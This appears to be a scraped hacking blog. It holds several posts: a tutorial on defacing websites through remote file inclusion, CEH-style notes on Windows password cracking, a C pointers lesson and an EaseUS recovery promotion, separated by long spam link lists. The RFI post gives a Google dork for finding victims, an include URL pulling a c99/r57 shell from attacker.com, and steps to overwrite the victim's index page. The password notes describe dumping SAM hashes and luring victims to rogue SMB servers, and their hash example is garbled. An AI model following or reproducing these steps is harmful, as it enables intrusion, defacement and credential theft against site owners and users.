Tuesday, May 30, 2023

HOW TO DEFACE A WEBSITE USING REMOTE FILE INCLUSION (RFI)?

HOW TO DEFACE A WEBSITE USING REMOTE FILE INCLUSION (RFI)?

Remote File Inclusion (RFI) is a technique that allows the attacker to upload a malicious code or file on a website or server. The vulnerability exploits the different sort of validation checks in a website and can lead to code execution on server or code execution on the website. This time, I will be writing a simple tutorial on Remote File Inclusion and by the end of the tutorial, I suppose you will know what it is all about and may be able to deploy an attack.
RFI is a common vulnerability. All the website hacking is not exactly about SQL injection. Using RFI you can literally deface the websites, get access to the server and play almost anything with the server. Why it put a red alert to the websites, just because of that you only need to have your common sense and basic knowledge of PHP to execute malicious code. BASH might come handy as most of the servers today are hosted on Linux.

SO, HOW TO HACK A WEBSITE OR SERVER WITH RFI?

First of all, we need to find out an RFI vulnerable website. Let's see how we can find one.
As we know finding a vulnerability is the first step to hack a website or server. So, let's get started and simply go to Google and search for the following query.
inurl: "index.php?page=home"
At the place of home, you can also try some other pages like products, gallery and etc.
If you already a know RFI vulnerable website, then you don't need to find it through Google.
Once we have found it, let's move on to the next step. Let's see we have a following RFI vulnerable website.
http://target.com/index.php?page=home
As you can see, this website pulls documents stored in text format from the server and renders them as web pages. Now we can use PHP include function to pull them out. Let's see how it works.
http://target.com/index.php?page=http://attacker.com/maliciousScript.txt
I have included my malicious code txt URL at the place of home. You can use any shell for malicious scripts like c99, r57 or any other.
Now, if it's a really vulnerable website, then there would be 3 things that can happen.
  1. You might have noticed that the URL consisted of "page=home" had no extension, but I have included an extension in my URL, hence the site may give an error like 'failure to include maliciousScript.txt', this might happen as the site may be automatically adding the .txt extension to the pages stored in server.
  2. In case, it automatically appends something in the lines of .php then we have to use a null byte '' in order to avoid error.
  3. Successful execution.
As we get the successful execution of the code, we're good to go with the shell. Now we'll browse the shell for index.php. And will replace the file with our deface page.

Related articles


  1. Hack Tools
  2. Hack Tools For Mac
  3. Hacker Tools Online
  4. Hack Tools
  5. Nsa Hack Tools Download
  6. Android Hack Tools Github
  7. Pentest Tools Url Fuzzer
  8. Hacking Tools Hardware
  9. Hacker Tools For Mac
  10. Hacker Tools 2019
  11. Hacker Techniques Tools And Incident Handling
  12. Pentest Tools List
  13. Hack Tools Pc
  14. Hacking Tools Download
  15. Best Hacking Tools 2019
  16. Hacker Tool Kit
  17. Hacks And Tools
  18. Hacker Tools Apk Download
  19. Physical Pentest Tools
  20. Pentest Tools For Android
  21. Wifi Hacker Tools For Windows
  22. Hacker Techniques Tools And Incident Handling
  23. Pentest Tools For Mac
  24. Hacking Tools Kit
  25. Pentest Tools Windows
  26. How To Install Pentest Tools In Ubuntu
  27. Hacking Tools Windows 10
  28. Pentest Tools Linux
  29. Hacker Tools For Ios
  30. Hacker Tools
  31. New Hack Tools
  32. Hacker Tools Windows
  33. New Hack Tools
  34. Hack Tool Apk
  35. Hack Tool Apk
  36. Hacker Tools For Pc
  37. Hacking Tools And Software
  38. Hacker Tools Hardware
  39. Hacking Tools For Beginners
  40. Pentest Tools Alternative
  41. Hacker Tools Hardware
  42. Hacking Tools For Windows 7
  43. Nsa Hack Tools
  44. Pentest Tools For Windows
  45. Hacking Tools Usb
  46. Pentest Tools Free
  47. Pentest Tools For Ubuntu
  48. Pentest Tools Alternative
  49. Hacking Tools Usb
  50. Pentest Tools Framework
  51. Hacker Tools Online
  52. Top Pentest Tools
  53. Hacking Tools For Kali Linux
  54. Hacker Tools Online
  55. Tools For Hacker
  56. Pentest Tools For Windows
  57. Free Pentest Tools For Windows
  58. Hacking Tools
  59. Hacking Tools For Mac
  60. Hacking Tools Free Download
  61. Pentest Tools For Ubuntu
  62. Hacking App
  63. Hack Tools 2019
  64. Hacker Tools Free Download
  65. Hack Tool Apk
  66. Hacking Tools For Windows
  67. Hack Tools 2019
  68. Hacker Tools For Windows
  69. Growth Hacker Tools
  70. Easy Hack Tools
  71. Hacking Tools For Pc
  72. Hacking Tools Usb
  73. Hacker Search Tools
  74. Hacking Tools 2019

CEH: System Hacking, Cracking A Password, Understanding The LAN Manager Hash, NetBIOS DoS Attacks


Passwords are the key element of information require to access the system. Similarly, the first step is to access the system is that you should know how to crack the password of the target system. There is a fact that users selects passwords that are easy to guess. Once a password is guessed or cracked, it can be the launching point for escalating privileges, executing applications, hiding files, and covering tracks. If guessing a password fails, then passwords may be cracked manually or with automated tools such as a dictionary or brute-force method.

Cracking a Password

Passwords are stored in the Security Accounts Manager (SAM) file on a Windows system and in a password shadow file on a Linux system.

Manual password cracking involves attempting to log on with different passwords. The hacker follows these steps:
  1. Find a valid user account (such as Administrator or Guest).
  2. Create a list of possible passwords.
  3. Rank the passwords from high to low probability.
  4. Key in each password.
  5. Try again until a successful password is found.
A hacker can also create a script file that tries each password in a list. This is still considered manual cracking, but it's time consuming and not usually effective.

A more efficient way of cracking a password is to gain access to the password file on a system. Most systems hash (one-way encrypt) a password for storage on a system. During the logon process, the password entered by the user is hashed using the same algorithm and then compared to the hashed passwords stored in the file. A hacker can attempt to gain access to the hashing algorithm stored on the server instead of trying to guess or otherwise identify the password. If the hacker is successful, they can decrypt the passwords stored on the server.

Understanding the LAN Manager Hash

Windows 2000 uses NT LAN Manager (NTLM) hashing to secure passwords in transit on the network. Depending on the password, NTLM hashing can be weak and easy to break. For example, let's say that the password is 123456abcdef . When this password is encrypted with the NTLM algorithm, it's first converted to all uppercase: 123456ABCDEF . The password is padded with null (blank) characters to make it 14 characters long: 123456ABCDEF__ . Before the password is encrypted, the 14-character string is split in half: 123456A and
BCDEF__ . Each string is individually encrypted, and the results are concatenated:

123456A = 6BF11E04AFAB197F
BCDEF__ = F1E9FFDCC75575B15

The hash is 6BF11E04AFAB197FF1E9FFDCC75575B15 .

Cracking Windows 2000 Passwords

The SAM file in Windows contains the usernames and hashed passwords. It's located in the Windows\system32\config directory. The file is locked when the operating system is running so that a hacker can't attempt to copy the file while the machine is booted to Windows.

One option for copying the SAM file is to boot to an alternate operating system such as DOS or Linux with a boot CD. Alternately, the file can be copied from the repair directory. If a system administrator uses the RDISK feature of Windows to back up the system, then a compressed copy of the SAM file called SAM._ is created in C:\windows\repair . To expand this file, use the following command at the command prompt:

C:\>expand sam._ sam

After the file is uncompressed, a dictionary, hybrid, or brute-force attack can be run against the SAM file using a tool like L0phtCrack. A similar tool to L0phtcrack is Ophcrack.

Download and install ophcrack from http://ophcrack.sourceforge.net/

Redirecting the SMB Logon to the Attacker

Another way to discover passwords on a network is to redirect the Server Message Block (SMB) logon to an attacker's computer so that the passwords are sent to the hacker. In order to do this, the hacker must sniff the NTLM responses from the authentication server and trick the victim into attempting Windows authentication with the attacker's computer.

A common technique is to send the victim an email message with an embedded link to a fraudulent SMB server. When the link is clicked, the user unwittingly sends their credentials over the network.

SMBRelay

An SMB server that captures usernames and password hashes from incoming
SMB traffic. SMBRelay can also perform man-in-the-middle (MITM) attacks.

SMBRelay2

Similar to SMBRelay but uses NetBIOS names instead of IP addresses to capture usernames and passwords.

pwdump2

A program that extracts the password hashes from a SAM file on a Windows system. The extracted password hashes can then be run through L0phtCrack to break the passwords.

Samdump

Another program that extracts NTLM hashed passwords from a SAM file.

C2MYAZZ

A spyware program that makes Windows clients send their passwords as clear text. It displays usernames and their passwords as users attach to server resources.

NetBIOS DoS Attacks

A NetBIOS denial-of-service (DoS) attack sends a NetBIOS Name Release message to the NetBIOS Name Service on a target Windows systems and forces the system to place its name in conflict so that the name can no longer be used. This essentially blocks the client from participating in the NetBIOS network and creates a network DoS for that system.
  1. Start with a memorable phrase, such as "Maryhadalittlelamb"
  2. Change every other character to uppercase, resulting in "MaRyHaDaLiTtLeLaMb"
  3. Change a to @ and i to 1 to yield "M@RyH@D@L1TtLeL@Mb"
  4. Drop every other pair to result in a secure repeatable password or "M@H@L1LeMb"

Now you have a password that meets all the requirements, yet can be "remade" if necessary. More info
  1. Hacker Search Tools
  2. New Hacker Tools
  3. Nsa Hack Tools Download
  4. Pentest Tools Alternative
  5. Pentest Tools For Android
  6. Beginner Hacker Tools
  7. Hacking Tools Free Download
  8. Hacking Tools Online
  9. Hack Tools Github
  10. Hack Tools Pc
  11. Best Pentesting Tools 2018
  12. Hacking Tools 2019
  13. Pentest Tools Online
  14. Hacker Tools 2019
  15. Pentest Recon Tools
  16. Pentest Tools Url Fuzzer
  17. Hacking Tools Hardware
  18. Hacking Tools Software
  19. Hacker Tools For Pc
  20. Hack Tools For Mac
  21. Hacker Tools For Mac
  22. Hack Tools Mac
  23. Hacker Tools
  24. Hacker Tools Apk Download
  25. New Hacker Tools
  26. Hacking Tools For Beginners
  27. Hack Tools 2019
  28. New Hack Tools
  29. Hacking Tools For Pc
  30. Hack And Tools
  31. Hackers Toolbox
  32. Pentest Tools List
  33. Nsa Hack Tools
  34. Pentest Tools List
  35. Hacker Tools 2019
  36. Easy Hack Tools
  37. Hacker Tools
  38. Hack Website Online Tool
  39. Pentest Tools Website Vulnerability
  40. Hacking Tools Download
  41. Hack Tools Mac
  42. Hacking Tools Windows 10
  43. Hacker Tool Kit
  44. Hacker Tools Mac
  45. Hacking Tools For Beginners
  46. Pentest Tools For Ubuntu
  47. Hack Tools For Mac
  48. Hacker Security Tools
  49. Pentest Tools Framework
  50. Hacker Techniques Tools And Incident Handling
  51. Hacking App
  52. Hacking Tools For Mac
  53. Tools 4 Hack
  54. Hack Tools
  55. Hack And Tools
  56. Ethical Hacker Tools
  57. Hackers Toolbox
  58. Pentest Tools Apk
  59. Tools Used For Hacking
  60. New Hack Tools
  61. Hacking Tools Name
  62. Hacking Tools Name
  63. Hacking Apps
  64. Usb Pentest Tools
  65. Hacker Tools Hardware
  66. Nsa Hack Tools Download
  67. Hacker Tools Online
  68. Hacker Techniques Tools And Incident Handling
  69. Free Pentest Tools For Windows
  70. Hack Tools 2019
  71. Nsa Hack Tools
  72. Pentest Tools Review
  73. Hacks And Tools
  74. Pentest Tools Url Fuzzer
  75. Hack Tool Apk No Root
  76. Hacker Tools 2019
  77. Hack Tool Apk
  78. Beginner Hacker Tools
  79. Hacking Tools Windows 10
  80. Hacker Tools 2019
  81. Hacking Tools Hardware
  82. How To Make Hacking Tools
  83. Hacker Tools 2020
  84. Pentest Tools Review
  85. Termux Hacking Tools 2019
  86. Pentest Tools Url Fuzzer
  87. Pentest Recon Tools
  88. Hack App
  89. What Are Hacking Tools
  90. Pentest Automation Tools
  91. Kik Hack Tools
  92. Beginner Hacker Tools
  93. Hack Tools
  94. Hack And Tools
  95. Hak5 Tools
  96. World No 1 Hacker Software
  97. Hacking Tools And Software
  98. Hacking Tools Pc
  99. Hacker Tools Mac
  100. Hacker Tools Software
  101. Hacker Tools 2019
  102. Hacking Tools Hardware
  103. Hacking Tools Mac

Pointers Part 1: The Basics


So you're eager to learn about pointers but unfortunately you got stuck because they seemed to you terrible in nature? That's not true I know, but many of the people get confused when they arrive at the topic of pointers. Well pointers are the most important tools in C programming and are the one that can make you fly (unless you don't know how to ride over them). In this article we're going to learn basics of pointers.
Pointers are the varaibles that store addresses of other variables. Easy ain't it?
So lets start with the decleration of a pointer, pointer is decreleared as:
data_type *var_name;
e,g
int *pt;
well the astrisk(*) before the variable name is the thing that makes variable a pointer. So far so good now what?
Now lets say we want to store address of a variable in our pointer variable that seems pretty complex..!
Let's do it:
int number = 100;
int *pt = #
Is it really complex..?
what we are doing here is that we are first declaring and initializing a integer variable (number) with value of 100 and then we declare and initialize a pointer variable (pt) with the address of number variable. Now pt (pointer variable) contains the address of number (integer varaible). So what? Now we can use this pointer variable to change the value of number variable. Is this some kind of Magic? Maybe. Lets' do it:
*pt = 200;
what we have done here is that we De-referencing the pt variable with the asterisk (*) and then assigned it the value of 200 now the number variable contains 200. Isn't it a magic? De-referencing is used for accessing the value of the variable towards which our pointer is pointing simple. So lets write a full program of what we have learned so far.
/*Pointer Basics: Creating and Using Pointers*/
#include<stdio.h>
int main(void){
  int number = 100;
  int *pt = &number;
  printf("Value of 'number' is: %d", number);
  printf("Address of 'number' is: %p", pt);
  *pt = 200;
  printf("New value of 'number' is: %d", number);
  return 0;
}
What this whole program did was it created a integer variable and a pointer to integer variable and then printed out the value and address of the 'number' variable and after that we De-referenced the pointer variable so that we can access the value to which our pointer variable is pointing and changed the old 100 value with new 200 value and at last we printed that out. Easy isn't it?
But do you know that you can get the address of a variable even by using ampersand (&) operator? Lemme show you how. I'll declare and initialize a variable 'var' and then print it to screen using ampersand (&) operator:
int var = 10;
printf("Address of 'var' is %p\n", &var);
the last statement here will print out the address of 'var' not value so that means it is equal to this statement:
int *pt = &var;
printf("Address of 'var' is %p\n", pt);
here we first assigned the address of 'var' to pointer variable 'pt' and then printed out the address of 'var' using the pointer variable (pt).
So lets write another program that will wrap up this part of 'Pointer Basics':
/*Pointer Basics Part 1: Program 2*/
#include<stdio.h>
int main(void){
   int var = 10;
   int *pt = &var;
   printf("The Value of 'var' is: %d\n", var);
   printf("De-referencing: *pt = %d\n", *pt);
   printf("Ampersand: The Address of 'var' is %p\n",  &var);
   printf("pt = %p\n", pt);
   return 0;
}
So that's the end of first part watch out for the next part in which we'll tighten our grip on pointers and get ready for some Advanced '*po(inter)-fo'.

More information


  1. Hacker Tools Software
  2. Pentest Tools Bluekeep
  3. Pentest Tools Website
  4. Hacking Tools Windows 10
  5. Hacking Tools For Pc
  6. Hacking Tools Pc
  7. Hacker Tools Software
  8. Pentest Tools For Mac
  9. Hacker Tools Online
  10. Hack And Tools
  11. Pentest Tools Url Fuzzer
  12. Pentest Tools For Ubuntu
  13. Hacking Tools Download
  14. Nsa Hacker Tools
  15. Hack Tools For Games
  16. Hack Tools
  17. Pentest Tools Apk
  18. Game Hacking
  19. Hacker Tools
  20. Pentest Tools Nmap
  21. Pentest Tools Apk
  22. New Hacker Tools
  23. Hacking Tools Hardware
  24. Physical Pentest Tools
  25. Hacks And Tools
  26. Hack App
  27. Hack Rom Tools
  28. Hacking Tools Free Download
  29. Hackrf Tools
  30. Hacker Tools For Mac
  31. Hacking Tools Download
  32. Nsa Hack Tools Download
  33. Hack Tools For Windows
  34. Hacker Tools For Ios
  35. Hacker Tools Apk Download
  36. Nsa Hacker Tools
  37. Computer Hacker
  38. Hacker Tools For Mac
  39. Growth Hacker Tools
  40. Hack Tools 2019
  41. Easy Hack Tools
  42. Easy Hack Tools
  43. How To Make Hacking Tools
  44. Hacker Tools Mac
  45. Pentest Tools Open Source
  46. Pentest Tools Windows
  47. Hacker
  48. Hacking Tools For Windows 7
  49. Hacking Tools For Windows
  50. Growth Hacker Tools
  51. Hacker Hardware Tools
  52. Github Hacking Tools
  53. Install Pentest Tools Ubuntu
  54. Pentest Tools For Mac
  55. Hackrf Tools
  56. Hacking Tools For Kali Linux
  57. Hacker Hardware Tools
  58. Hacking Tools For Windows 7
  59. Hack App
  60. Hacker Tools Mac
  61. New Hacker Tools
  62. Pentest Tools For Mac
  63. Hacker Tools Online
  64. Hacking Tools For Pc
  65. Hacking Tools Download
  66. Growth Hacker Tools
  67. Pentest Tools Alternative
  68. Hack Tools
  69. How To Install Pentest Tools In Ubuntu
  70. Pentest Tools
  71. Hacker Tools Apk Download
  72. Hack Tools Pc
  73. Hacking Tools Usb
  74. Hacker Tools For Pc
  75. Hacking Tools Mac
  76. Growth Hacker Tools
  77. Hacking Tools Download
  78. Pentest Reporting Tools
  79. Pentest Box Tools Download
  80. Kik Hack Tools
  81. Pentest Reporting Tools
  82. Hacker Tools Free
  83. Pentest Tools Online
  84. Hacking Tools For Windows 7
  85. Underground Hacker Sites
  86. Pentest Tools Website Vulnerability
  87. Easy Hack Tools
  88. Hack Tools Online
  89. New Hacker Tools
  90. Hacking Tools Kit
  91. Underground Hacker Sites
  92. Hacking Tools Windows
  93. Blackhat Hacker Tools
  94. Free Pentest Tools For Windows
  95. Hacking Tools Windows 10
  96. Pentest Tools Url Fuzzer
  97. Hacking Tools For Games
  98. Hacking Tools Mac
  99. What Are Hacking Tools
  100. Blackhat Hacker Tools
  101. Hacks And Tools
  102. Pentest Tools Linux
  103. Underground Hacker Sites

Monday, May 29, 2023

How To Recover Files That Are Deleted From Recycle Bin

How To Recover Files That Are Deleted From Recycle Bin

How To Recover Files That Are Deleted From Recycle Bin

How To Recover Files That Are Deleted From Recycle Bin

Well, Windows users have a bad habit of removing files from recycle bin. Deleting useless files from Recycle Bin helps a user to save some storage space which can improve the speed of a computer. However, Windows users do that more frequently and later regret. Actually, Recycle Bin is a place from where we can get back our deleted files and folders.
Sometimes, we accidentally delete our important files and folders and due to some reason we lose them from Recycle bin too! At that time, we search for recovery methods. Well, there are many methods available over the web which can help you to recover deleted files from computer, but, when it comes to reliability, nothing can beat EaseUS.

What Is EaseUS Data Recovery Wizard?

EaseUS is one of the leading software providers which is known for its data recovery programme. EaseUS offers some free data recovery software that can help you to recover deleted, formatted or lost data from PC, laptop or removable device easily and quickly.
One of the best thing about EaseUS is that it provides tools for recycle bin recovery which can help you to get back files that you have deleted from the Recycle bin itself. EaseUS Data Recovery Wizard free can easily recover lost files, pictures, documents, videos and more from deleting, formatting, partition loss, OS crash, virus attack and other data loss cases.

How To Recover Deleted Files?

If you are struggling to get back your lost data files, then here is an easy data recovery method which will help you to get back deleted files on your computer. Below, we are going to share a mini guide on how to use EaseUS Recycle Bin Recovery to get back your deleted data.

Step 1. First of all, you need to download and install EaseUS Data Recovery Wizard on your Windows computer and then launch it normally. You need to select the location where you want to scan and then click on 'Scan'

Step 2. Now, wait for few minutes until the tool finishes scanning your drive. The tool search for files that got deleted or cleaned from the Recycle Bin.

Step 3. Now it will show you files that you can recover. Here you need to click on the file which you want to recover and click on 'Recover'
That's it, you are done! This is how you can use EaseUS data recovery to get back your deleted files on your computer.

Benefits of EaseUS Data Recovery

Well, the data recovery tool provided by EaseUS comes with many benefits. It can not only recover accidentally deleted files, but it can also recover data in case of Virus Attacks, Hard Disk Damage, OS Crash etc.
You can also use this awesome data recovery wizard to recover deleted files from External Disk, USB Drive, Camcorder, Mobile Devices, Zip Drive, iPod, Music Player and more.
Overall, this is one of the best data recovery tools you can have on your Windows computer. EaseUS Data Recovery also has a free version with restricted features. Overall, this is a stress-free solution to get back your deleted files
More info